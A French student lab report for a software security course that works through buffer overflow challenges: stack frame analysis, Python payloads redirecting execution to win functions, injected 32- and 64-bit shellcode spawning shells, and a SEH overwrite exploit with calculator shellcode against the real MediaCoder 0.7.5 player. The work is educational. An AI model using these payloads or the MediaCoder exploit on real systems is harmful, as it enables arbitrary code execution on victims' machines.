

SLB labo n°2

Auteurs: Valentin Bugna, Rafael Dousse & Benoit Delay

Groupe n°5

Linux – 32 bits (10 pts)

Binaire : chall1

```
python3 payload2.py
```

```
[+] Starting local process './chall5': pid 3083692
```

```
/home/rafou/Desktop/heig-vd/semestre5/SLB/labo/labo2/Dossier des sources et binaires ()-20241119/payload2.py:21:
```

```
BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See
```

```
https://docs.pwntools.com/#bytes
```

```
proc.recvuntil('user ')
```

```
[+] Receiving all data: Done (110B)
```

```
[*] Process './chall5' stopped with exit code 0 (pid 3083692)
```

```
Response after second payload:
```

```
b'\x8d\x04\x08\x1b\x9d\xef\xe8\x9d\xae\xffv\x8a\x04\x08 : \nWaiting for authentication...\n\n\x1b[91mACCESS
```

```
DENIED !\x1b[0m \n\x1b[92mADMIN ACCESS GRANTED !\x1b[0m\n\n'
```

QUESTION 3.1 (2 PTS)

Quelle fonction fait référence à la fonction win et comment s'y prend-elle ?

La fonction login fait référence à win en déclarant un pointeur de fonction nommé local_10 et en l'initialisant avec l'adresse de la fonction fail. Plus tard dans le code, local_10 peut être réaffecté pour pointer vers win.

Que fait cette fonction avec la référence à win ?

La variable local_10 est utilisée pour déterminer quelle fonction sera retournée par login. Initialement, elle pointe vers fail, mais si une certaine condition est remplie (iVar1 == 0), local_10 est réaffecté pour pointer vers win.

Dans quelles conditions, la fonction win sera-t-elle exécutée ?

La fonction win sera exécutée si le résultat de memcmp est 0. memcmp compare ici le contenu de deux tableaux (auStack_150 et local_290) sur 320 octets (0x140). Cette condition sera vraie si les deux tableaux sont identiques.

Au final, quelle fonction fait vraiment l'appel à win ?

Techniquement, login ne fait pas directement appel à win. Elle retourne plutôt un pointeur vers win, et c'est la fonction appelante de login qui exécutera win en utilisant le pointeur retourné.

QUESTION 3.2 (2 PTS)

Quelle vulnérabilité pourrait nous permettre d'assurer l'appel à la fonction win ?

La vulnérabilité principale ici est un débordement de tampon (buffer overflow).

QUESTION 3.3 (2 PTS)

Dessiner la stack frame de la fonction qui fait référence à win.

Offset	Nom	Description
EIP		Adresse de retour (ici, elle pourrait être écrasée pour pointer vers win dans le contexte de l'exploit)
EBP		Pointeur de base de la pile (base pointer), utilisé comme point de référence pour les variables locales
EBP - 0x10	local_10	Adresse du pointeur de fonction, contient l'adresse de fail. Cette valeur sera la cible de l'exploit
EBP - 0x14C (ou ajusté selon la taille de local_150)	local_150	Début du tableau pour la comparaison. Il devrait être placé ici pour ne pas chevaucher local_290
EBP - 0x28C	local_290	Début du tampon qui sera utilisé pour écraser EIP dans le cadre de l'exploit

0xFFFFFD74 est exprimée en **complément à deux**, équivalant également à -0x28C en décimal.

☐ pk -0x28c au lieu de 0x290 ?

QUESTION 3.4 (3 PTS)

Présentez le payload que vous avez construit à l'étape précédente en séparant

chaque élément qui le compose et en indiquant son rôle dans l'exploit.

L'adresse de

win est à 0x0804863F. Il faut donc créer un payload qui permet d'écrire dans les tableaux donc 640 caractères puis ensuite mettre la valeur de local_10 correspondant à l'adresse de win. Voici un script python qui permet de générer un fichier qui contiendra les bytes nécessaires à cette opération.

```
# script.py
# Génère un payload pour exploiter un buffer overflow et écrire dans input.txt

# 640 x "a" pour remplir le buffer et atteindre la variable qui nous intéresse
payload = b"\x61" * 640

# Adresse de la fonction win, en little-endian
win_address = b"\x3f\x86\x04\x08"

# Ajout de l'adresse à la fin du payload
payload += win_address

# Écriture du payload dans un fichier input.txt
with open("input.txt", "wb") as f:
    f.write(payload)
```

```
print("Payload written to input.txt")
```

```
python3 script.py  
cat input.txt - | ./chall1  
> Enter
```

```
slb@vm:~/Desktop/labo2$ python3 generator.py  
slb@vm:~/Desktop/labo2$ cat input.txt - | ./chall1  
Enter the password for Jean-Marc Bost:  
WIN
```



Linux – 32 et 64 bits (22 pts)

Binaires : chall2.32 et chall2.64

QUESTION 4.1 (2 PTS)

Quelle fonction fait référence à la fonction win ?

Aucune fonction ne fait référence à WIN 32.



Que fait la fonction win ?

La fonction win calcule un flag puis l'affiche à l'aide de la fonction puts

Dans quelles conditions, la fonction win sera-t-elle exécutée ? (32 et 64 bits)

Lors d'une exécution standard du programme, jamais. Pour l'exécuter il faudra explicitement forcer un jump sur son entry point.

QUESTION 4.2 (2 PTS)

Quelle vulnérabilité contenue dans le programme utilisé pour générer ces binaires pourrait nous permettre d'assurer l'appel à la fonction win ? (32 et 64 bits)

Le tampon local_f4 dans la fonction format() est déclaré avec une taille de 200 octets (byte). Cependant, `fgets()` lit jusqu'à 1000 caractères (`fgets((char *)local_f4, 1000, stdin);`), ce qui dépasse largement la taille du tampon. Ce dépassement de tampon permet d'écrire des données au-delà de la mémoire allouée. La compilation avec des options telles que:

`-fno-stack-protector` : désactive la protection automatique contre le dépassement de tampon.

QUESTION 4.3 (3 PTS)

Dessiner la stack frame de la fonction dont les vulnérabilités pourraient permettre

d'invoquer la fonction win. Pour déterminer les valeurs des éléments sur la pile

positionnez-vous juste avant les instructions de clôture du frame et utilisez le jeu de

données fournies dans le fichier `inChall2_001.dat` (valeurs à injecter).

32 bits :

```
> b *0x08049537
> run a
```

Offset	Nom	Valeur
EIP	0xffffcf5c	0x0804958e
EBP	0xffffcf58	0xffffcf78
EBP-0xC	local_10 strPtr	0xffffce6c (est un test\n)
EBP-0x10	local_14 strPtr2	0xffffce6c (est un test\n)
EBP-0x14	local_18	0
EBP-0x18	local_1c	4
EBP-0x1C	local_20	4
EBP-0x20	local_24	1
EBP-0x24	local_28 posToProtect	0
EBP-0x28	local_2c nbrToProtect	4
EBP-0xF0	local_f4	ceci est un test\n (en ASCII - LE)

64 bits :

```
> b *0x0040157e
> run a
```

Offset	Nom	Valeur
RIP	0x7fffffffdd88	0x4015d7
RBP	0x7fffffffdd80	0xffffdda0
RBP-0x8	local_10 strPtr	0x7fffffffdd34 (est un test\n)
RBP-0x10	local_18 strPtr2	0x7fffffffdd34 (est un test\n)
RBP-0x18	local_1c	4
RBP-0x1C	local_20	4

RBP-0x20	local_24	1
RBP-0x28	local_30	4
RBP-0x2C	local_34 posToProtect	0
RBP-0x30	local_38 nbrToProtect	4
RBP-0x100	local_108	ceci est un test\n
RBP-0x108	local_110	0xffffe225

QUESTION 4.4 (3 PTS)

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant son rôle dans l'exploit.

Pour 32 bits

```
# 244 x "a" pour remplir le buffer et atteindre l'adresse de retour
payload = b"\x61" * 244

# Adresse de la fonction `win`, en little-endian
# Remplacez cette adresse si nécessaire pour qu'elle corresponde à l'adresse exacte de `win`
win_address = b"\x1b\x92\x04\x08"

# Ajout de l'adresse à la fin du payload
payload += win_address

# Écriture du payload dans un fichier input.txt
with open("input.txt", "wb") as f:
    f.write(payload)

print("Payload written to input.txt")
```

```
> python3 script2.py
> ./chall2.32 a < input.txt
```

```
slb@Ubuntu:~/Desktop/Labo2$ ./chall2.32 a < input.txt
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
Your flag is:
?VknCDsGj\cx4[ao
Segmentation fault (core dumped)
```

Pour 64 bits

```
# script3.py
# Génère un payload pour exploiter un buffer overflow et écrire dans input.txt

# 244x a, offset pour arriver à EIP
payload = b"\x61" * 264

# Adresse de la fonction win, en little-endian
win_address = b"\x37\x12\x40\x00\x00\x00\x00\x00"

# Ajout de l'adresse à la fin du payload
payload += win_address

# Écriture du payload dans un fichier input.txt
with open("input.txt", "wb") as f:
    f.write(payload)
```

```
print("Payload written to input.txt")
```

```
> python3 script3.py  
> ./chall2.64 a < input.txt
```

```
slb@ubuntu:~/Desktop/Labo2$ ./chall2.64 a < input.txt  
Welcome to the secret-protection app!  
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many  
characters do you want to encrypt?:  
Initial string:  
Encrypted string:  
Your flag is:  
?VknCDsGj\cx4[ao  
Segmentation fault (core dumped)
```

QUESTION 4.5 (2 PTS)

Quel flag vous a été affiché par chacun des 2 binaires chall2.32 et chall2.64 ?

chall2.32: ?VknCDsGjÄcx4[ao

chall2.64: ?VknCDsGjÄcx4[ao

QUESTION 4.6 (2 PTS)

Quelle vulnérabilité contenue dans le programme utilisé pour générer ces binaires

pourrait nous permettre d'exécuter l'un des shellcodes fournis dans `bash_shellcode.c`

et `lsla_shellcode.c` ?

La vulnérabilité principale dans le programme utilisé est une vulnérabilité de **dépassement de tampon** (buffer overflow). En envoyant un buffer de 200 caractères, il devient possible de dépasser la limite du tampon et d'écraser le registre EIP (en 32 bits) ou RIP (en 64 bits) avec l'adresse mémoire du shellcode injecté dans la pile. Cette adresse peut être déterminée à l'aide d'un débogueur comme gdb.

L'utilisation du flag `-z execstack` est également cruciale. Ce drapeau de compilation force la pile à être exécutable, permettant ainsi au shellcode injecté dans la pile de s'exécuter. Sans ce drapeau, l'injection de shellcode ne serait pas fonctionnelle, même si l'on peut contrôler EIP ou RIP, car la pile ne serait pas exécutable par défaut.

Lequel pour chacun des binaires chall2.32 ET chall2.64, et pourquoi ?

`lsla_shellcode.c` contient des instructions qui utilisent des registres et des appels système spécifiques à l'architecture 32 bits.

- Par exemple, on voit des instructions comme `cd 80`, qui est un interrupteur pour effectuer un appel système en 32 bits.
- En 32 bits, les appels système sont généralement gérés par les registres `eax`, `ebx`, `ecx`, etc.
- La séquence hexadécimale `\x6a\x0b\x58` indique le chargement du code de l'appel système pour `execve`, et `cd 80` (interrupt `0x80`) est typique de l'architecture 32 bits pour exécuter cet appel.

`bash_shellcode.c` utilise des instructions et des registres propres à l'architecture 64 bits.

- On remarque l'utilisation du registre `rax` et des préfixes comme `\x48`, qui indiquent des instructions en 64 bits.
- En 64 bits, les appels système utilisent l'instruction `syscall` au lieu de `int 0x80`, et les registres sont `rax`, `rbx`, `rcx`, etc.
- La séquence `\x48\x31\xc0\x50` est typique d'instructions 64 bits, et `\x0f\x05` est l'instruction `syscall` en 64 bits.

QUESTION 4.7 (2 PTS)

Présentez les payloads que vous avez construits à l'étape précédente en séparant

chaque élément qui le compose et en indiquant son rôle dans l'exploit.

Protection NX (Non-eXecutable) : Parfois, GDB permet l'exécution de code dans des segments de mémoire normalement marqués comme non exécutables (comme la pile). Si le système de protection NX est activé en dehors de GDB, votre shellcode ne pourra pas s'exécuter si la pile est marquée comme non exécutable.

hex(0xffffcf58 - 0xf0) = 0xffffce68

```
# Génération du payload en 32 bits

payload = (

    # Shellcode Isla
    b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73" +
    b"\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x07\x00\x00" +
    b"\x00\x6c\x73\x20\x2d\x6c\x61\x00\x57\x53\x89\xe1\xcd\x80" +

    # 192x 'a', offset pour arriver à EIP
    b"\x61" * 202 +

    # EIP, contient l'adresse de début de notre tableau
    b"\x68\xce\xff\xff"
)

# Affichage du payload pour vérification
print(payload)

# Écriture du payload dans un fichier input.txt
with open("input.txt", "wb") as f:
    f.write(payload)
```

```
> r a < input.txt
```

```
(gdb) r a < input.txt
Starting program: /home/slb/Desktop/lab02/chall2.32 a < input.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many characters do you want to encrypt ? :
Initial string:
Encrypted string:
process 15681 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching after vfork from child process 15684]
total 34224
#mkrwxr-xr-x 6 slb slb 4096 Nov 3 21:43 .
#mkrwxr-xr-x 5 slb slb 4096 Nov 3 14:21 ..
-rwxr-xr-x 1 slb slb 34903150 Aug 18 15:03 8a17e908ebffa172097fd8afc16261c-MediaCoder-0.7.5.4795.exe
-rwxr-xr-x 2 slb slb 4096 Nov 3 14:21 C
-rwxr-xr-x 2 slb slb 4096 Nov 3 14:21 Dat
-rwxr-xr-x 2 slb slb 4096 Nov 3 14:21 'Pentools - D's\303\251''fense Linux'
-rwxr-xr-x 2 slb slb 4096 Nov 3 14:21 Py
-rwxr-xr-x 1 slb slb 7596 Aug 18 15:03 chall1
-rwxr-xr-x 1 slb slb 15092 Aug 18 15:03 chall2.32
-rwxr-xr-x 1 slb slb 16288 Aug 18 15:03 chall2.64
-rwxr-xr-x 1 slb slb 16500 Aug 18 15:03 chall3
-rwxr-xr-x 1 slb slb 16864 Aug 18 15:03 chall4
-rwxr-xr-x 1 slb slb 11852 Aug 18 15:03 chall5
-rwxr-xr-x 1 slb slb 248 Nov 3 21:44 input.txt
-rwxr-xr-x 1 slb slb 578 Nov 3 17:01 script1.py
-rwxr-xr-x 1 slb slb 484 Nov 3 18:56 script2.py
-rwxr-xr-x 1 slb slb 467 Nov 3 19:00 script3.py
```

hex(0x7fffffdd80 - 0x100) = 0x7fffffddc80

```
# Construction du payload en 64 bits

payload = (
```

```

# Shellcode bash shellcode
b"\x48\x31\xc0\x50\x5f\xb0\x03\x0f\x05\x50\x48\xbf\x2f\x64" +
b"\x65\x76\x2f\x74\x74\x79\x57\x54\x5f\x50\x5e\x66\xbe\x02" +
b"\x27\xb0\x02\x0f\x05\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f" +
b"\x73\x68\x57\x54\x5f\x50\x57\x54\x5e\x48\x99\xb0\x3b\x0f\x05" +

# 197x 'a', offset pour arriver à RIP
b"\x61" * 207 +

# RIP, contient l'adresse de début de notre tableau
b"\x80\xdc\xff\xff\xff\x7f\x00\x00"
)

# Affichage du payload pour vérification
print(payload)

# Écriture du payload dans un fichier input.txt
with open("input.txt", "wb") as f:
    f.write(payload)

> r a < input.txt

```

```

(gdb) r a < input.txt
Starting program: /home/slb/Desktop/Labo2/chall2.64 a < input.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
process 15915 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$ ls
[Detaching after vfork from child process 15918]
8a1e908ebef9a172897f08afc16261c-MediaCoder-0.7.5.4795.exe  Py      chall3      script1.py  script5.py
C      chall1      chall4      script2.py  test_script2.py
Dat    chall2.32  chall5      script3.py
Pwntools - D'S\383\251"fense Linux"  chall2.64  input.txt  script4.py

```

QUESTION 4.8 (2 PTS)

Quelle vulnérabilité contenue dans le programme utilisé pour générer ces binaires

pourrait nous permettre d'exécuter les mêmes shellcodes que précédemment, sans

passer par GDB ?

Pour que cette attaque fonctionne en dehors de GDB, il est nécessaire de s'assurer que :

- La **pile est exécutable** (désactivation de la protection **NX** si nécessaire).
- **ASLR** est désactivé pour éviter la randomisation des adresses.
- Le shellcode est correctement injecté et que l'adresse de retour est écrasée avec précision.

Dans cette exploitation, on a un buffer de 200 caractères pour l'entrée utilisateur. En choisissant un index suffisamment élevé pour l'affichage des données, on peut remonter dans la pile au-delà de cette limite et afficher des adresses mémoire.

En affichant plus que ces 200 caractères, j'ai pu obtenir plusieurs adresses de la pile. Parmi celles-ci, j'ai testé les trois premières, et l'une d'elles m'a permis de rediriger l'exécution de l'exécutable vers mon shellcode injecté. Cela a fonctionné en utilisant cette adresse pour remplacer l'EIP, ce qui a redirigé le flux d'exécution de façon contrôlée.

QUESTION 4.9 (3 PTS)

Présentez le payload que vous avez construit à l'étape précédente en séparant

chaque élément qui le compose et en indiquant son rôle dans l'exploit.

Il faut d'abord désactiver la randomisation de la mémoire


```
> echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
> ./chall2.32 abc
> Ceci est un test
> 0
> 232
```

Génération du payload en 32 bits

```
payload = (

    # Shellcode Isla
    b"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73" +
    b"\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x07\x00\x00" +
    b"\x00\x6c\x73\x20\x2d\x6c\x61\x00\x57\x53\x89\xe1\xcd\x80" +

    # 192x 'a', offset pour arriver à EIP
    b"\x61" * 202 +

    # EIP, contient l'adresse de début de notre tableau
    b"\xb8\xce\xff\xff"

)

# Affichage du payload pour vérification
print(payload)

# Écriture du payload dans un fichier input.txt
with open("input.txt", "wb") as f:
    f.write(payload)
```

```
> ./chall2.32 a < input.txt
```

```
slb@ubuntu:~/Desktop/Labo25 ./chall2.32 a < input.txt
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:
total 34228
drwxr-xr-x 6 slb slb 4096 Nov 3 22:50 .
drwxr-xr-x 5 slb slb 4096 Nov 3 14:21 ..
-rwxr-xr-x 1 slb slb 34903150 Aug 18 15:03 8a17e9b8e9ffa172897fd8afc16261c-MediaCoder-0.7.5.4795.exe
drwxr-xr-x 2 slb slb 4096 Nov 3 14:21 C
drwxr-xr-x 2 slb slb 4096 Nov 3 14:21 Dat
drwxr-xr-x 2 slb slb 4096 Nov 3 14:21 'Pentools - D\'s\383\251\'fense Linux'
drwxr-xr-x 2 slb slb 4096 Nov 3 14:21 Py
-rwxr-xr-x 1 slb slb 7596 Aug 18 15:03 chall1
-rwxr-xr-x 1 slb slb 15892 Aug 18 15:03 chall2.32
-rwxr-xr-x 1 slb slb 16288 Aug 18 15:03 chall2.64
-rwxr-xr-x 1 slb slb 16560 Aug 18 15:03 chall3
-rwxr-xr-x 1 slb slb 14864 Aug 18 15:03 chall4
-rwxr-xr-x 1 slb slb 11852 Aug 18 15:03 chall5
-rw-rw-r-- 1 slb slb 248 Nov 3 22:50 input.txt
-rw-rw-r-- 1 slb slb 578 Nov 3 17:01 script1.py
-rw-rw-r-- 1 slb slb 484 Nov 3 18:56 script2.py
-rw-rw-r-- 1 slb slb 467 Nov 3 19:00 script3.py
-rw-rw-r-- 1 slb slb 583 Nov 3 22:50 script4.py
-rw-rw-r-- 1 slb slb 679 Nov 3 22:01 script5.py
-rw-rw-r-- 1 slb slb 1818 Nov 3 18:34 test_script2.py
```

De la même manière

Construction du payload en 64 bits

```
payload = (

    # Shellcode bash shellcode
    b"\x48\x31\xc0\x50\x5f\xb0\x03\x0f\x05\x50\x48\xbf\x2f\x64" +
    b"\x65\x76\x2f\x74\x74\x79\x57\x54\x5f\x50\x5e\x66\xbe\x02" +
    b"\x27\xb0\x02\x0f\x05\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f" +
    b"\x73\x68\x57\x54\x5f\x50\x57\x54\x5e\x48\x99\xb0\x3b\x0f\x05" +

    # 197x 'a', offset pour arriver à RIP
    b"\x61" * 207 +
```

```


# RIP, contient l'adresse de début de notre tableau
b"\xd0\xdc\xff\xff\xff\x7f\x00\x00"
)

# Affichage du payload pour vérification
print(payload)

# Écriture du payload dans un fichier input.txt
with open("input.txt", "wb") as f:
    f.write(payload)

```

```
> ./chall2.64 a < input.txt
```



```

slb@hunts:~/Desktop/Labo25 ./chall2.64 a < input.txt
Welcome to the secret-protection app!
Enter a string with a secret info to protect: At which position does your secret starts in the string: How many characters do you want to encrypt ?:
Initial string:
Encrypted string:

```

Windows – 32 bits (18 pts)

Binaires : *mediacoder.exe*

QUESTION 5.1 (3 PTS)

Nous avons écrasé la valeur de ESP et EIP avec le titre de la playlist. Ceci est du car nous recopions le titre de la playlist dans un buffer sans vérifier la taille. Ce qui nous conduit à un buffer overflow qui écrase ESP et EIP.

QUESTION 5.2 (3 PTS)

Présentez le payload que vous avez construit à l'étape précédente en séparant

chaque élément qui le compose et en indiquant son rôle dans l'exploit.

```

# Ouverture du fichier de playlist media coder
obfile=open('C:\Users\slb\Documents\slb\dat\mediacoder_crash.m3u', 'w')

#Ecriture de 252 A pour arriver a EIP puis on écrit BBBB puis CCCC pour écraser EIP et ESP et
obfile.write("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/

# Fermeture du fichier
obfile.close()

```

QUESTION 5.3 (2 PTS)

Quel mécanisme utilisant la stack avez-vous abusé ? Comment utilise-t-il la stack ?

Le mécanisme est connu sous le nom de Structured Exception Handling (SEH) Overwrite ou SEH Based Buffer Overflow. C'est une technique d'exploitation qui vise à détourner le mécanisme de gestion des exceptions de Windows pour exécuter du code arbitraire.

Comment utilise-t-il la stack ?

Dans un exploit SEH utilisant la technique "pop pop ret", il faut d'abord réaliser un débordement de tampon pour écraser les structures de contrôle de la pile, notamment les pointeurs de gestion des exceptions (SEH).

Ceci est suivi par le déclenchement d'une exception qui active le pointeur SEH corrompu, redirigeant ainsi le flux d'exécution vers une séquence d'instructions spécifiquement insérée par l'attaquant,

typiquement "pop pop ret".

Cette séquence permet de manipuler la pile pour changer l'adresse de retour, redirigeant finalement le programme vers le code malveillant de l'attaquant, permettant ainsi une exécution de code arbitraire.

QUESTION 5.4 (10 PTS)

Présentez le payload que vous avez construit à l'étape précédente en séparant chaque élément qui le compose et en indiquant :

```
#the payload will be saved there
f = open("C:\Users\slb\Documents\slb\dat\SEH-B0_payloadmediacoder_crash.m3u", "wb")

# Position in the payload that will overwrite SEH records
SEHpos=764

#poppopret found in avutil-49.dll using mona.py in immunity
#poppopret = 0x63D010B6
popPopRet=b"\xB6\x10\xD0\x63"

#as suggested in reference above
#JMP 06 to jump after the 6 bytes following the JMP
jmpShellcode=b"\xEB\x06\x90\x90"

# uncomment the shellcode you like
# - found in https://packetstormsecurity.com/files/156478/Windows-x86-Null-Free-WinExec-Calculator
shellcode=(b"\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b\x1c\x8b\x1b\x8b\x8b\x5b\x78\x01\xc3\x8b\x7b\x20\x01\xc7\x89\x7d\xf8\x8b\x4b\x24\x01\xc1\x89\x4d\xf4\x8b\x5f\x89\x55\xec\xeb\x32\x31\xc0\x8b\x55\xec\x8b\x7d\xf8\x8b\x75\x18\x31\xc9\xfc\x8b\x3c\x87\xcf\x05\x40\x39\xd0\x72\xe4\x8b\x4d\xf4\x8b\x55\xf0\x66\x8b\x04\x41\x8b\x04\x82\x03\x45\xfc\xcf\x68\x57\x69\x6e\x45\x89\x65\x18\xe8\xb8\xff\xff\xff\x31\xc9\x51\x68\x2e\x65\x78\x65\x68\xcf\x40\x31\xc9\xb9\x01\x65\x73\x73\xc1\xe9\x08\x51\x68\x50\x72\x6f\x63\x68\x45\x78\x69\x74\x8b\x52\xff\xd0")

# Construction du payload
payload=b'A'*SEHpos+jmpShellcode+popPopRet+shellcode



f.write(payload)
f.close()
```

Défense Linux – 64 bits (20 pts)

Binaire : chall3

QUESTION 6.1 (2 PTS)

chall3 a été compilé à partir d'une version « étendue » de chall2.c. Quelles sont les nouvelles fonctions ? Qu'ajoutent-elles fonctionnellement ?



Quelles sont les nouvelles fonctions ?

- **__stack_chk_fail** : La fonction __stack_chk_fail semble être un mécanisme de protection contre les débordements de tampon, utilisant une valeur de contrôle (appelée *canary*) pour détecter toute altération de la pile.
- **askChoice** : La fonction askChoice permet de présenter un menu comportant trois choix (encrypt, config et stop) afin que l'utilisateur puisse sélectionner une option en entrant un numéro. Elle contrôle que la saisie de l'utilisateur est bien comprise entre 1 et 3. Une fois une option valide choisie, elle retourne ce choix au programme principal pour le traitement suivant.
- **strcpy** : Copie une chaîne avec une limite de caractères pour éviter les débordements.
- **fprintf** : Écrit du texte formaté dans un fichier ou un flux.
- **FUN_00401160** : Elle fait un scanf.

QUESTION 6.2 (2 PTS)

Quelles protections contre les attaques par buffer overflow sont actives dans chall3 ? Lesquelles sont inactives ? Expliquez l'effet des protections actives sur le code généré de la fonction vulnérable identifiée pour chall2.

```
> gdb-peda chall3
> checksec
```

```
CANARY      : ENABLED
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
```

- **Canary** : Ce mécanisme utilise des valeurs de garde (ou "canaries") pour détecter les corruptions de mémoire en surveillant les modifications inattendues dans la pile. Lorsqu'une valeur de garde est altérée, cela indique potentiellement une tentative de dépassement de tampon, permettant ainsi de prévenir certaines attaques.
- **RELRO (Relocation Read-Only)** : Le mode "Partial RELRO" est activé, ce qui signifie qu'une partie des données de relocation est en lecture seule une fois le processus lancé. Ce réglage réduit le risque de corruption de mémoire, bien qu'il ne protège que partiellement contre certaines attaques.

Fortify, NX et PIE sont désactivés :

- **Fortify** (protection des fonctions sensibles) étant désactivé, il n'y a pas de vérification supplémentaire pour les fonctions vulnérables comme strcpy, ce qui laisse plus de place à l'exploitation.
- **NX** étant désactivé, les segments de mémoire contenant le code et les données sont tous exécutables. Cela rend possible l'exécution de code dans une région qui serait normalement protégée (par exemple, une zone de la pile en cas d'injection de code).

- **PIE** désactivé signifie que les adresses mémoire sont statiques et prévisibles, facilitant la localisation des adresses dans le processus d'exploitation.

En examinant le code binaire dans Ghidra, on observe que la variable `local_10` agit comme un canari de pile (stack canary). En fin de fonction, une vérification est effectuée pour s'assurer que `local_10` n'a pas été modifiée (par la condition `if (local_10 != *(long *) (in_FS_OFFSET + 0x28))`). Cette vérification permet de détecter tout éventuel débordement de pile. Si la valeur du canari a été altérée, le programme appelle la fonction `__stack_chk_fail()`, entraînant l'arrêt immédiat du programme afin de prévenir une exploitation malveillante.

QUESTION 6.3 (2 PTS)

Comment les nouvelles fonctionnalités vont-elles vous permettre de tenter de déjouer l'ASLR ainsi que les protections du binaire ?

La fonction `format()` dans le binaire cible présente une vulnérabilité de type format string, qui permet à l'utilisateur de spécifier un index pour lire des données en mémoire. Cette vulnérabilité peut être exploitée pour obtenir des informations sensibles comme des adresses mémoire et la valeur du canary. La fuite d'adresses est particulièrement utile pour contourner l'ASLR (Address Space Layout Randomization). De plus, en récupérant la valeur du canary, il devient possible de contourner les protections contre les débordements de tampon, rendant ainsi l'exploitation plus fiable.

De quel outil de scripting vu en cours allez-vous avoir besoin et pourquoi ?

Nous utiliserons l'outil **PWNTools** pour automatiser les interactions avec le programme cible directement dans un script Python. Cet outil nous permet de simuler les entrées utilisateur, d'envoyer et de recevoir des données, et d'automatiser le processus d'exploitation, rendant ainsi l'attaque plus rapide et efficace.

QUESTION 6.4 (8 PTS)

Présentez les différents payloads que vous avez construits à l'étape précédente. Pour chacun, expliquez l'objectif poursuivi ainsi que les éléments qui les compose en indiquant leur rôle dans l'exploit.

Le canary est normalement placé par le compilateur dans une zone juste avant les variables locales qui peuvent potentiellement causer un débordement de tampon (comme

`local_d8`)

1. Payload de Remplissage et Shellcode

- **Objectif** : Le but de ce payload est de remplir le buffer avec des instructions NOP (No Operation) et d'injecter un shellcode qui exécute un shell interactif (`/bin/sh`). Cela permet d'assurer que l'alignement est correct et que le shellcode est exécuté une fois que le buffer est débordé.
- **Composition** :
 - **NOP Padding** : Le code `nop_padding = b'\x90' * (BUFFER_SIZE - len(SHELLCODE))` génère une série d'instructions NOP, qui permettent de remplir le buffer jusqu'au point où le shellcode est injecté. Les instructions NOP assurent que, même si l'exécution débute légèrement avant le shellcode, elle atteindra finalement le shellcode sans altérer son exécution.
 - **Shellcode** : Ce shellcode est conçu pour appeler la fonction système `execve("/bin/sh", NULL, NULL)` sur un système Linux 64 bits. Il exécute un shell interactif pour permettre un contrôle à distance une fois l'exploit réussi.

2. Canary

- **Objectif** : Le canary est une valeur de protection utilisée pour détecter les débordements de pile. Dans cet exploit, le canary est récupéré et ajouté au payload pour empêcher la détection du débordement.

- **Composition** : Le canary est une valeur sensible unique qui est placée après le nop_padding et le shellcode pour ne pas être écrasée. En le réutilisant dans le payload, l'exploit contourne le mécanisme de détection de débordement de pile. Il est inséré dans le payload par la ligne `payload = nop_padding + SHELLCODE + canary`.

3. Faux RBP (Base Pointer)

- **Objectif** : Le faux RBP est une partie de l'exploit qui permet de conserver l'intégrité de la pile tout en maintenant le bon alignement du payload.
- **Composition** : Il est représenté par `b'a' * 8`. En plaçant cette chaîne de 8 octets après le canary, le payload simule une valeur de sauvegarde pour le pointeur de base RBP, ce qui permet de conserver la structure de la pile attendue et d'éviter un plantage prématuré.

4. Adresse du Buffer

